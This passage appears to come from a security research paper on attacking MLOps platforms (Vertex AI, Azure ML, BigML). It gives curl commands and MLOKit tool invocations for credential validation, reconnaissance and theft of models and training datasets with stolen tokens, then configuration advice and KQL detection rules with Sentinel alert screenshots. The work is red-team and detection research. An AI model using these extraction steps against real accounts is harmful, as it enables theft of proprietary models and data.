When conducting this activity via the REST API, this activity is not logged within the Vertex AI API audit logs, since you are only interacting with the Google Cloud Storage REST API. For detection details of this technique using Google Cloud Storage audit logs, see the [MLOps Platforms – Detection Guidance](#) section.

### *List Models*

First, you need to list all the available regions for a given project.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://apigateway.googleapis.com/v1/projects/[PROJECT_NAME]/locations"
```

Then for each region, you can run the below command using the projects.locations.models REST API<sup>70</sup> to list all available models.

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGION]/models?alt=json&pageSize=100"
```

Take note in the output of the model ID contained in the name value, after [REGION]/models.

```
"models": [
  {
    "name": "projects/67870862563/locations/us-central1/models/6771511684449173504"
    "displayName": "bank-marketing",
    "predictSchemata": {
      "instanceSchemaUri": "https://storage.googleapis.com/caip-tenant-4dfcaa8d-26a1...
```

*Listing all models*

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ListModels"
```

---

<sup>70</sup><https://cloud.google.com/vertex-ai/docs/reference/rest/v1/projects.locations.models>

```

Query results 1 log entry
SEVERITY TIME EDT ↓ SUMMARY Edit Summary fields Wrap lines
▼ i 2024-04-19 10:41:56.718 aiplatform.googleapis.com ...platform.v1.ModelService.ListM "google.cloud.aiplatform.v1.ModelService.ListModels", principalEmail:brett.hawkins@redacted
Explain this log entry Copy Similar entries Expand nested fields Help
{
  insertId: "1snh5vte216vv"
  logName: "projects/coral-marker-414313/logs/claudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "brett.hawkins@redacted"
      principalSubject: "user:brett.hawkins@redacted"
    }
    authorizationInfo: [1]
    methodName: "google.cloud.aiplatform.v1.ModelService.ListModels"
    numResponseItems: "1"
    request: {3}
    requestMetadata: {4}
    resourceName: "projects/coral-marker-414313/locations/us-central1"
    response: {1}
    serviceName: "aiplatform.googleapis.com"
  }
  receiveTimestamp: "2024-04-19T14:41:56.930640259Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2024-04-19T14:41:56.718772634Z"
}

```

*Showing log activity for listing models via REST API*

To get details of a given model, you can use the below request with the Models REST API by supplying the MODEL\_ID.

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGION]/models/[MODEL_ID]?alt=json"
```

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.GetModel"
```

The screenshot shows a detailed log entry from Google Cloud Audit Log. The log entry is for a REST API call to 'ModelService.GetModel'. It includes fields such as insertId, logName, protoPayload (containing authentication and authorization info), request (method name, resource name, service name), receiveTimestamp, resource, severity, and timestamp.

```

{
  insertId: "of2os6e72pig"
  logName: "projects/coral-marker-414313/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "brett.hawkins@[REDACTED]"
      principalSubject: "user:brett.hawkins@[REDACTED]"
    }
    authorizationInfo: [1]
    methodName: "google.cloud.aiplatform.v1.ModelService.GetModel"
    request: {2}
    requestMetadata: {4}
    resourceName: "projects/coral-marker-414313/locations/us-central1/models/6771511684449173504"
    serviceName: "aiplatform.googleapis.com"
  }
  receiveTimestamp: "2024-04-19T14:48:41.870019862Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2024-04-19T14:48:40.896478199Z"
}

```

*Showing log activity for getting model detail via REST API*

### **Download Model – Model Extraction Attack**

After you have performed your model reconnaissance via the REST API and determined a model you want to download; you will need to export the model.

```

curl -H "Authorization: Bearer [TOKEN]" -H "Content-Type: application/json" --request POST --data '{"outputConfig": {"exportFormatId": "[EXPORT_FORMAT]", "artifactDestination": {"outputUriPrefix": "gs://"[STORAGE_BUCKET]"} }}' "https://[REGION]-aiplatform.googleapis.com/v1/projects/[PROJECT]/locations/[REGION]/models/[MODEL_ID]:export"

```

This will give you the output URI to the Google Cloud Storage location where the model and its correlating files have been exported to.

```
{  
  "name": "projects/67870862563/locations/us-central1/models/5665863682278555648/operations/363686427392535442/  
  "metadata": {  
    "@type": "type.googleapis.com/google.cloud.aiplatform.v1.ExportModelOperationMetadata",  
    "genericMetadata": {  
      "createTime": "2024-05-16T20:06:35.365944Z",  
      "updateTime": "2024-05-16T20:06:35.365944Z"  
    },  
    "outputInfo": {  
      "artifactOutputUri": "gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-5665863682278555648"  
    }  
  }  
}
```

*Exporting model via REST API*

Then you will need to get a listing of all the files in the export within the Google Cloud Storage folder.

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefix=[EXPORT_FOLDER_PATH]&fields=prefixes%2Citems%2Fname%2Citems%2Fsize%2Citems%2Fgeneration%2CnextPageToken&maxResults=1000&projection=noAcl"
```

You will want to note the full path to each file in the `name` value.

```
{  
  "items": [  
    {  
      "name": "model-6771511684449173504/tf-saved-model/2024-05-20T12:14:12.328754Z/environment.json"  
      "generation": "1716207252735325",  
      "size": "176"  
    },  
    {  
      "name": "model-6771511684449173504/tf-saved-model/2024-05-20T12:14:12.328754Z/feature_attributi  
      "generation": "1716207257437418",  
      "size": "460"  
    },  
  ]  
}
```

*Listing all files in the exported folder*

For each file, you will need to obtain a downloadable link via the `mediaLink` value.

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefix=[PATH_TO_FOLDER]&item=[FILE_NAME]"
```

```
{  
  "kind": "storage#objects",  
  "items": [  
    {  
      "kind": "storage#object",  
      "id": "cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-6771511684449173504/tf-save-  
4:12.328754Z%2Fenvironment.json",  
      "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/cloud-ai-platform-18195e29-6-  
024-05-20T12:14:12.328754Z%2Fenvironment.json?generation=1716207252735325&alt=media",  
      "name": "model-6771511684449173504/tf-saved-model/2024-05-20T12:14:12.328754Z/environment.json"  
      "bucket": "cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd",  
    }  
  ]  
}
```

## *Obtaining mediaLink for file*

After you have obtained the `mediaLink` for each file, you can use the below command with the Storage REST API to download the file. This will download all the files from the exported model and will facilitate a [Model Extraction](#) attack.

```
curl -H "Authorization: Bearer [TOKEN]" "[MEDIA_LINK]" -o  
[OUTPUT_FILE]
```

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ExportModel"
```

2 results

SEVERITY TIME EDT ↓ SUMMARY Edit Summary fields Wrap lines

Showing logs for last 1 hour from 5/20/24, 7:38AM to 5/20/24, 8:38AM. Extend time by: 1 hour

i 2024-05-20 08:14:21.643 aiplatform.googleapis.com ...latform.v1.ModelService.Export "google.cloud.aiplatform.v1.ModelService.ExportModel", principalEmail: "brett.hawkins@██████████"

Copy Similar entries Expand nested fields Hide log summary

```
{  
  insertId: "wh05nobkg"  
  logName: "projects/coral-marker-414313/logs/cloudaudit.googleapis.com%2Factivity"  
  operation: {3}  
  protoPayload: {  
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"  
    authenticationInfo: {  
      principalEmail: "brett.hawkins@██████████"  
      principalSubject: "user:brett.hawkins@██████████"  
    }  
    authorizationInfo: [1]  
    methodName: "google.cloud.aiplatform.v1.ModelService.ExportModel"  
    requestMetadata: {4}  
    resourceName: "projects/67870862563/locations/us-central1/models/6771511684449173504@1"  
    serviceName: "aiplatform.googleapis.com"  
    status: {0}  
  }  
  receiveTimestamp: "2024-05-20T12:14:22.182394962Z"  
}
```

Showing log activity for exporting model via REST API

# MLOKit

## BACKGROUND

At X-Force Red, we wanted to take advantage of the REST API functionality in the MLOps platforms covered in this research (see [Attacking MLOps Platforms](#)) and add the most useful functionality we identified into a tool called MLOKit. The goal of this tool is to provide awareness of the abuse of MLOps platforms, and to encourage the detection of attack techniques against MLOps platforms. This tool can enable both offensive and defensive security practitioners to simulate attacks against supported MLOps platforms (Azure ML, BigML, and Vertex AI) to increase the security posture of their environment and configurations of these platforms.

MLOKit allows the user to specify the attack module to use, along with specifying valid credentials (API key or stolen access token) and the targeted MLOps platform. The attack modules supported include reconnaissance, data extraction and model extraction. MLOKit can be run on disk or in memory via a command-and-control framework. MLOKit was built in a modular fashion, so that new MLOps platforms and attacks can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub<sup>71</sup>. Example use cases will be shown in the next sections.

## RECONNAISSANCE

Below are some useful reconnaissance modules available within MLOKit. For full documentation, see the MLOKit GitHub repository<sup>72</sup>.

### Check Access Credentials

After you have initially obtained credentials to an MLOps platform, you will want to validate those credentials using the `check` module. In this case, we are validating credentials to Azure ML.

```
MLOKit.exe check /platform:azureml /credential:[ACCESS_TOKEN]
```

Example output is shown below where we validate access to Azure ML with a stolen access token.

---

<sup>71</sup><https://github.com/xforcedered>

<sup>72</sup><https://github.com/xforcedered/MLOKit>

```

[*] INFO: Performing check module for azureml
[*] INFO: Checking credentials provided
[+] SUCCESS: Credentials provided are VALID.
[*] INFO: Listing subscriptions user has access to

```

Name	Subscription ID	Status
Azure subscription 1	47c5aaab-dbda-44ca-802e-00801de4db23	Enabled

*Using check module against Azure ML*

## List Projects/Workspaces

After access has been validated to an MLOps platform, you can start listing the projects (workspaces in Azure ML) that you have access to by using the `list-projects` module. In this example, we are listing the available projects in Vertex AI.

```
MLOKit.exe list-projects /platform:vertexai
/credential:[ACCESS_TOKEN]
```

Example output is shown below, which includes all the projects we have access to with the stolen credential for Vertex AI.

```

[*] INFO: Performing list-projects module for vertexai
[*] INFO: Checking credentials provided

[+] received output:
[+] SUCCESS: Credentials provided are VALID.


```

Name	Project ID	Status	Creation Date
My Project 98785	sigma-lyceum-419319	ACTIVE	4/4/2024 7:11:16 PM
My First Project	imposing-league-414314	ACTIVE	2/14/2024 2:00:04 PM
My First Project	coral-marker-414313	ACTIVE	2/14/2024 1:58:57 PM

*Using list-projects module against Vertex AI*

## List Datasets

After listing the available projects or workspaces, you can list the datasets or models included in those projects. In this example, we are listing all the available datasets within BigML.

```
MLOKit.exe list-datasets /platform:bigml
/credential:[USERNAME;API_KEY]
```

In the example output below, MLOKit lists the available datasets, along with details such as the dataset ID and more.

```
[*] INFO: Performing list-datasets module for bigml
[*] INFO: Checking credentials provided
[+] SUCCESS: Credentials provided are VALID.

      Name | Visibility |          Creation Date |           Dataset ID
-----+-----+-----+-----+-----+
ds_salaries | Private | 5/14/2024 3:00:08 PM | 66437c78eb49631c4517fc5a
heart_failure_clinical_records_dataset | Private | 5/14/2024 2:59:55 PM | 66437c6bbe4c32b44a00282b
bank-full | Private | 4/3/2024 8:30:15 PM | 660dbc57ff7b592f2d19ec2d
taxi-fare-train-UPDATED | Private | 2/12/2024 5:02:29 PM | 65ca4f25dc2364267a31612
```

*Using list-datasets module against BigML*

## List Models

You will also want to perform model reconnaissance to see what models you have access to with a compromised credential. In this example, we are listing all the available models within the “coral-marker-414313” project in Vertex AI.

```
MLOKit.exe list-models /platform:vertexai /credential:[ACCESS_TOKEN]
/project:[PROJECT_NAME]
```

The output will include the available models, which includes attributes such as name, model ID, and much more.

```
[*] INFO: Listing regions for the coral-marker-414313 project
asia-east1
asia-northeast1
australia-southeast1
europe-west1
europe-west2
global
us-central1
us-east1
us-east4
us-west2
us-west3
us-west4
us-west4
      Name |          Model ID |          Creation Date |           Region |   Mod
-----+-----+-----+-----+-----+
heart-failure-3 | 5665863682278555648 | 5/14/2024 2:13:20 PM | us-central1 |
bank-marketing | 6771511684449173504 | 5/14/2024 2:13:20 PM | us-central1 |
```

*Using list-models module against Vertex AI*

## TRAINING DATA EXTRACTION

Now that you have validated access to an MLOps platform and have performed reconnaissance on the available datasets, you will want to steal the available training datasets using the download-dataset module. We will be downloading a dataset from the BigML MLOps platform in this example.

```
MLOKit.exe download-dataset /platform:bigml  
/credential:[USERNAME;API_KEY] /dataset-id:[DATASET_ID]
```

This will download the dataset to your current working directory with the file name of MLOKit-[random 8 characters].

```
[*] INFO: Performing download-dataset module for bigml  
[*] INFO: Checking credentials provided  
[+] SUCCESS: Credentials provided are VALID.  
[*] INFO: Downloading dataset with ID 66437c78eb49631c4517fc5a to the current working directory of C:\Temp  
[+] SUCCESS: Dataset written to: C:\Temp\MLOKit-zwSzdmFs
```

*Using download-dataset module against BigML*

## MODEL EXTRACTION

Previously, we listed the available models in Vertex AI. Now we will download a model in Vertex AI by using the download-model module.

```
MLOKit.exe download-model /platform:vertexai  
/credential:[ACCESS_TOKEN] /project:[PROJECT_NAME] /model-  
id:[MODEL_ID]
```

This will download all correlating model files to your current working directory. First, it will export the model to a Google Cloud storage location that you have access to with your compromised credential.

```

[*] INFO: Checking credentials provided
[+] SUCCESS: Credentials provided are VALID.

[*] INFO: Finding model with ID of 5665863682278555648
      Name |      Model ID |      Creation Date |      Region |      Model Type |      Export F
-----+-----+-----+-----+-----+-----+-----+
      heart-failure-3 | 5665863682278555648 | 5/14/2024 2:13:20 PM | us-central1 | AUTOML | tf-saved-model

[*] INFO: Exporting model to Cloud Storage
[+] SUCCESS: Successfully exported model to:
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-5665863682278555648/tf-saved-model/2024-05-17T18:06:48.824260Z

[*] INFO: Getting mediaLinks for files in the exported model folder

```

*Using download-model module against BigML*

Then it will download all the files from that location.

```

[*] INFO: Downloading file at: https://storage.googleapis.com/
l-5665863682278555648%2Ftf-saved-model%2F2024-05-17T18:06:48.824260Z

[*] INFO: Downloading file at: https://storage.googleapis.com/
l-5665863682278555648%2Ftf-saved-model%2F2024-05-17T18:06:48.824260Z

[+] SUCCESS: Model files written to: C:\Tools\MLKit-XJBjCxd0

```

*Downloading model files*

The directory structure is maintained for the downloaded files to mimic the exported folder in Google Cloud storage.

```

Directory of C:\Tools\MLKit-XJBjCxd0\model-5665863682278555648\tf-saved-model\2024-05-17T18:06:48.824260Z

05/17/2024  02:07 PM    <DIR>        .
05/17/2024  02:07 PM    <DIR>        ..
05/17/2024  02:07 PM           176 environment.json
05/17/2024  02:07 PM           406 feature_attributions.yaml
05/17/2024  02:07 PM           5,235 final_model_structure.pb
05/17/2024  02:07 PM           1,085 instance.yaml
05/17/2024  02:07 PM    <DIR>        predict
05/17/2024  02:07 PM           744 prediction_schema.yaml
05/17/2024  02:07 PM           13 tables_server_metadata.pb
05/17/2024  02:07 PM           201 transformations.pb
               7 File(s)       7,860 bytes
               3 Dir(s)   19.267.461.120 bytes free

```

*Showing downloaded files*

# Defensive Considerations and Guidance

X-Force Red has several defensive considerations for the MLOps platforms covered in this research related to configuration best practices and guidance on detection rule creation for the attack scenarios shown.

## MLOPS PLATFORMS – CONFIGURATION GUIDANCE

Below is a summary of configuration guidance for the MLOps platforms covered in this research.

### Azure ML

Microsoft has a guide on security best practices for securing Azure ML instances here<sup>73</sup>. This includes security best practices for restricting access to resources and operations, restricting network communications, encrypting data in transit and at rest, scanning container registries for vulnerabilities, and applying the Azure policy governance tool. Microsoft also provides a security baseline for the Azure ML service here<sup>74</sup>.

Another great resource for securing your Azure ML instance is here<sup>75</sup>. Below is a summary of the guidance:

- Collect and manage inventory of ML assets, which include models, workspaces, pipelines, endpoints, and datasets. Understand if there are any third party dependencies for these assets.
- Have personnel participate in training to learn about security risks and vulnerabilities associated with ML .
- Include ML solutions in threat modeling exercises.
- Perform best practices on data used throughout Azure ML, such as adopting best practices for identity and access management and data encryption.
- Implement security best practices for ML workflows, such as network isolation, role based access, securing secrets, and performing auditing and monitoring of ML assets.
- Build detections for the below scenarios
  - Exfiltration of training datasets
  - Unauthorized access to training data

---

<sup>73</sup><https://learn.microsoft.com/en-us/azure/machine-learning/concept-enterprise-security?view=azureml-api-2>

<sup>74</sup><https://learn.microsoft.com/en-us/security/benchmark/azure/baselines/machine-learning-service-security-baseline>

<sup>75</sup><https://techcommunity.microsoft.com/t5/fasttrack-for-azure/six-security-considerations-for-machine-learning-solutions/ba-p/3718592>

- Identification of model performance impacts
- Vulnerabilities in software components involved with ML workflow
- Unusual or abnormal requests being conducted against a published model

## **BigML**

Below are configuration recommendations for BigML.

- Enable MFA
- Rotate credentials frequently, which includes API keys as well. API keys have no expiration date.
- Additionally, it is recommended to apply granular access controls for users on who can access and interact with various resources, such as projects and organizations. This is possible via alternative keys<sup>76</sup> in BigML to apply fine-grained access to REST API resources.

## **Vertex AI**

There is a great resource available here<sup>77</sup>, which outlines best practices for securing your Vertex AI instance. This includes the below summarized guidance:

- Apply the principal of least privilege for user access and ensure users can only access components that align with their roles.
- Apply the principal of least privilege for service accounts, and ensure they only have access to a specific Vertex AI workbench pipeline.
- Use IAM User Management to manage user roles and group memberships.
- Disable External IP addresses within Vertex AI.
- Enable Virtual Private Cloud (VPC) service controls.
- Enable Data Access audit logs, so that you can log and build alerts for anomalous activity.

Additionally, consider implementing Security Command Center<sup>78</sup> protection for Vertex AI, which allows the ability to enhance the security of your Vertex AI applications.

---

<sup>76</sup><https://blog.bigml.com/2013/05/03/alternative-keys-fine-grained-rest-api-access-to-your-machine-learning-resources/>

<sup>77</sup>[https://www.linkedin.com/pulse/secure-your-vertex-ai-workbench-enterprise-machine-learning-curtils-kbmof?trk=articles\\_directory](https://www.linkedin.com/pulse/secure-your-vertex-ai-workbench-enterprise-machine-learning-curtils-kbmof?trk=articles_directory)

<sup>78</sup><https://cloud.google.com/blog/products/identity-security/introducing-security-command-center-protection-for-vertex-ai>

## MLOPS PLATFORMS – DETECTION GUIDANCE

Below is a summary of detection guidance and rules for the MLOps platforms covered in this research.

### Azure ML

X-Force Red has provided example detection rules as Kusto queries (KQL)<sup>79</sup> that can be used to detect the activities conducted within this research against Azure ML. It is recommended to test and tune these rules as appropriate in your environment.

#### *Detect Dataset Poisoning*

The below KQL query can be used in a Microsoft Sentinel analytic rule<sup>80</sup> to detect the modification of datasets.

```
AmlDataSetEvent  
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/WRITE" and  
isnotempty(AmlDatasetId) and ResultType == "Succeeded" and  
isnotempty(AmlDatasetName)  
| project  
TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId,AmlDatasetName
```

---

<sup>79</sup><https://learn.microsoft.com/en-us/azure/data-explorer/kusto/query/>

<sup>80</sup><https://learn.microsoft.com/en-us/azure/sentinel/detect-threats-custom?tabs=azure-portal>

You can see the alert triggering after performing dataset poisoning, along with the associated event details.

The screenshot shows a Microsoft Sentinel alert card for an incident titled "Dataset Poisoning - Azure ML". The incident number is 224. The alert is unassigned and has a status of "New". The severity is "Medium".

**Description:**  
This rule will trigger if there is a dataset that has been modified within Azure ML.

**Alert product names:**

- Microsoft Sentinel

**Evidence:**

- Events: 1
- Alerts: 1
- Bookmarks: 0

**Last update time:** 05/14/24, 07:57 AM      **Creation time:** 05/14/24, 07:57 AM

**Entities (0)**

**Tactics and techniques:**

- Impact (0)

*Dataset poisoning Sentinel alert*

Results    Chart    Add bookmark

TimeGenerated [UTC]	AmlDatasetId	AmlDatasetName	Identity
5/14/2024, 11:50:55.609 AM	e45b6265-8882-4eef-b43d-48bfea2cb4...	diabetes-dataset	{"UserName":
	AmlDatasetId	e45b6265-8882-4eef-b43d-48bfea2cb4c4	
	AmlDatasetName	diabetes-dataset	
> Identity		{ "UserName": "Data Scientist", "UserObjectId": "4ca35537-c774-4cda-8c91-e88104fa9ea8" }	
OperationName		MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/WRITE	
ResultType		Succeeded	
TimeGenerated [UTC]		2024-05-14T11:50:55.6091256Z	

*Event details for dataset poisoning*

### Detect Dataset Reconnaissance

The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the reconnaissance of models.

```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ" and
isempty(AmlDatasetId)
| project TimeGenerated, ResultType, Identity, OperationName, AmlDatasetId
```

You can see the alert triggering after performing dataset reconnaissance, along with the associated event details.

The screenshot shows the details of a dataset reconnaissance alert in Microsoft Sentinel. The alert is titled "Dataset Reconnaissance - Azure ML" and has an incident number of 190. It is unassigned, marked as new, and has a medium severity level. The alert's description states: "This rule will trigger if there is reconnaissance being performed against datasets within an Azure ML workspace." The alert product names listed are Microsoft Sentinel. There is one event, one alert, and zero bookmarks. The last update time and creation time are both 05/03/24, 08:14 AM. There are no entities or tactics and techniques associated with this alert.

*Dataset reconnaissance Sentinel alert*

Results		Chart	Add bookmark
<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	Identity	
<input type="checkbox"/>	5/3/2024, 12:07:11.268 PM	{"UserName":"Brett Hawkins","UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b0..."} Identity OperationName ResultType TimeGenerated [UTC]	{ "UserName": "Brett Hawkins", "UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e" } MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ Succeeded 2024-05-03T12:07:11.2689598Z

*Event details for dataset reconnaissance*

## **Detect Model Reconnaissance**

The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the reconnaissance of models.

```
AmlModelsEvent  
| where OperationName endswith "WORKSPACES/MODELS/READ" and  
isempty(AmlModelName)  
| project TimeGenerated,ResultType,Identity,OperationName,AmlModelName
```

You can see the alert triggering after performing model reconnaissance, along with the associated event details.

The screenshot shows the Microsoft Sentinel Incident view for an alert titled "Model Reconnaissance - Azure ML". The incident number is 191. The alert is Unassigned and has a New status with a Medium severity. The description states: "This rule will trigger if there is reconnaissance being performed against models within an Azure ML workspace." The alert product names listed are Microsoft Sentinel. There is one event, one alert, and zero bookmarks. The last update time and creation time are both 05/03/24, 08:35 AM. There are no entities or tactics and techniques associated with this alert.

*Model reconnaissance Sentinel alert*

TimeGenerated [UTC]	ResultType	Identity
5/3/2024, 12:26:08.494 ...	Succeeded	{"UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e","U...
TimeGenerated [UTC]	2024-05-03T12:26:08.4949315Z	
ResultType	Succeeded	
Identity		{"UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e","UserName":"brett.hawkins@...
OperationName		MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ

*Event details for model reconnaissance*

### Detect Dataset Extraction

The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the extraction of training data.

```
let timeframe = 5m;
AmlDataSetEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ" and
isnotempty(AmlDatasetId) and ResultType == "Succeeded"
| extend TheUser = tostring(Identity)
| extend TimeKey = bin(TimeGenerated,5m)
| project-rename DataSetReadTime = TimeGenerated, DatasetReadResult =
ResultType, DatasetReadIdentity = Identity, DatasetReadOperation =
OperationName, DatasetID = AmlDatasetId
| join(AmlDataStoreEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/DATASTORES/READ" and
isnotempty(AmlDatastoreName) and ResultType == "Succeeded"
| extend TheUser = tostring(Identity)
| extend TimeKey = bin(TimeGenerated, 5m)
| project-rename DatastoreReadTime = TimeGenerated, DataStoreResult =
ResultType, DatastoreIdentity = Identity, DatastoreReadOperation =
OperationName, DatastoreName = AmlDatastoreName
) on TheUser,TimeKey
| project DataSetReadTime, DatastoreReadTime, DatasetReadIdentity,
DatastoreIdentity, DatasetReadOperation, DatastoreReadOperation, DatasetID,
DatastoreName
```

You can see the alert triggering after performing training data extraction, along with the associated event details.

The screenshot shows the Microsoft Sentinel interface displaying an alert titled "Dataset Extraction - Azure ML". The alert has an incident number of 199. It is currently "New" and has a "High" severity level. The alert is owned by an unassigned user. The description of the alert states: "This rule will trigger if a dataset is being accessed close to the same time as a data store within an Azure ML workspace." The alert product names listed are Microsoft Sentinel. There is one event and one alert associated with this alert. The last update time and creation time are both 05/03/24, 09:19 AM. There are no entities or tactics and techniques associated with this alert.

Category	Value
Description	This rule will trigger if a dataset is being accessed close to the same time as a data store within an Azure ML workspace.
Alert product names	• Microsoft Sentinel
Evidence	<ul style="list-style-type: none"><li>Events: 1</li><li>Alerts: 1</li><li>Bookmarks: 0</li></ul>
Last update time	05/03/24, 09:19 AM
Creation time	05/03/24, 09:19 AM
Entities (0)	-
Tactics and techniques	<ul style="list-style-type: none"><li>Collection (0)</li><li>Exfiltration (0)</li></ul>

*Dataset extraction Sentinel alert*

DataSetReadTime [U... ↑↓	DatasetID	DatasetReadIdentity
5/3/2024, 1:12:22.702 PM	e45b6265-8882-4eef-b43d-48bfea2cb4...	{"UserName":"Brett Hawkins","UserObjectId": "d852e46b-...
	DatasetID	e45b6265-8882-4eef-b43d-48bfea2cb4c4
	> DatasetReadIdentity	{"UserName":"Brett Hawkins","UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}
	DatasetReadOperation	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ
	DataSetReadTime [UTC]	2024-05-03T13:12:22.702798Z
	> DatastoreIdentity	{"UserName":"Brett Hawkins","UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e"}
	DatastoreName	workspaceblobstore
	DatastoreReadOperation	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASTORES/READ
	DatastoreReadTime [UTC]	2024-05-03T13:12:23.0237601Z

*Event details for dataset extraction*

### Detect Model Extraction

To be able to detect the extraction of a model from Azure ML, you must first ensure that logging is enabled for Azure Blob storage<sup>81</sup>. Ensure you enable audit logging for blobs and files, as shown in the screenshot below.

The screenshot shows the 'Diagnostic settings' page for a Storage account named 'testworkspace5178193999'. The left sidebar includes sections for Data Lake Gen2 upgrade, Resource sharing (CORS), Advisor recommendations, Endpoints, Locks, Monitoring (with Insights, Alerts, Metrics, Workbooks, and Diagnostic settings), and a main content area for diagnostic settings. In the main content area, the 'Subscription' dropdown is set to 'Azure subscription 1' and the 'Resource group' dropdown is set to 'testazureml'. Below these dropdowns, the path 'Azure subscription 1 > testazureml > testworkspace5178193999' is displayed. A note says 'Select any of the resources to view diagnostic settings.' A table lists five resources: 'testworkspace5178193999' (Storage account, Resource group: testazureml, Diagnostics status: Disabled), 'blob' (Storage account, Resource group: testazureml, Diagnostics status: Enabled), 'queue' (Storage account, Resource group: testazureml, Diagnostics status: Disabled), 'table' (Storage account, Resource group: testazureml, Diagnostics status: Disabled), and 'file' (Storage account, Resource group: testazureml, Diagnostics status: Enabled).

Name	Resource type	Resource group	Diagnostics status
testworkspace5178193999	Storage account	testazureml	Disabled
blob	Storage account	testazureml	Enabled
queue	Storage account	testazureml	Disabled
table	Storage account	testazureml	Disabled
file	Storage account	testazureml	Enabled

*Enabling logging for Azure Blob storage*

You can send the logs to a log analytics workspace and build alerts in Microsoft Sentinel for activities. After enabling logging, you should start to see events in the `StorageBlobLogs` schema<sup>82</sup>.

<sup>81</sup> <https://learn.microsoft.com/en-us/azure/storage/blobs/monitor-blob-storage?tabs=azure-portal>

<sup>82</sup> <https://learn.microsoft.com/en-us/azure/azure-monitor/reference/tables/storagebloblogs>

The screenshot shows the Microsoft Sentinel Log Analytics workspace. The top navigation bar has tabs for 'Tables', 'Queries', 'Functions', and more. Below the navigation is a search bar and filter/group by controls. A 'Favorites' section is present, with a note that you can add favorites by clicking on a star icon. The main content area shows a tree view under 'Storage Accounts'. The 'StorageBlobLogs' node is expanded, showing two sub-nodes: 'StorageBlobLogs' and 'StorageFileLogs'.

*Showing StorageBlobLogs schema*

The below KQL query can be used in a Microsoft Sentinel analytic rule to detect the extraction of a model.

```
let timeframe = 5m;
AmlModelsEvent
| where TimeGenerated > ago(timeframe)
| where OperationName endswith "WORKSPACES/MODELS/READ" and
isnotempty(AmlModelName) and ResultType == "Succeeded"
| extend TimeKey = bin(TimeGenerated,5m)
| project-rename ModelReadTime = TimeGenerated, ModelReadResult = ResultType,
ModelReadIdentity = Identity, ModelReadOperation = OperationName, ModelName =
AmlmodelName
| join(StorageBlobLogs
| where TimeGenerated > ago(timeframe)
| where OperationName == "GetBlob" and StatusText == "Success"
| extend TimeKey = bin(TimeGenerated, 5m)
| project-rename BlobReadTime = TimeGenerated, BlobStorageAccount =
AccountName, BlobOperationName = OperationName, BlobURI = Uri
) on TimeKey
| project ModelReadTime, BlobReadTime, ModelReadIdentity, BlobStorageAccount,
ModelReadOperation, BlobOperationName, ModelName, BlobURI
```

You can see the alert triggering after performing model extraction, along with the associated event details.

The screenshot shows the Microsoft Sentinel interface for an incident titled "Model Extraction - Azure ML". The incident number is 204. The alert is categorized as "Unassigned Owner", "New Status", and "High Severity".  
  
Description: This rule will trigger if a model is being accessed close to the same time as a correlating Azure storage blob within an Azure ML workspace.  
  
Alert product names: Microsoft Sentinel  
  
Evidence: 1 Event, 1 Alert, 0 Bookmarks  
  
Last update time: 05/03/24, 09:54 AM Creation time: 05/03/24, 09:54 AM  
  
Entities (0): -  
  
Tactics and techniques:

- Collection (0)
- Exfiltration (0)

*Model extraction Sentinel alert*

blobReadTime [UTC] ↑↓	BlobOperationName	BlobStorageAccount	BlobURI
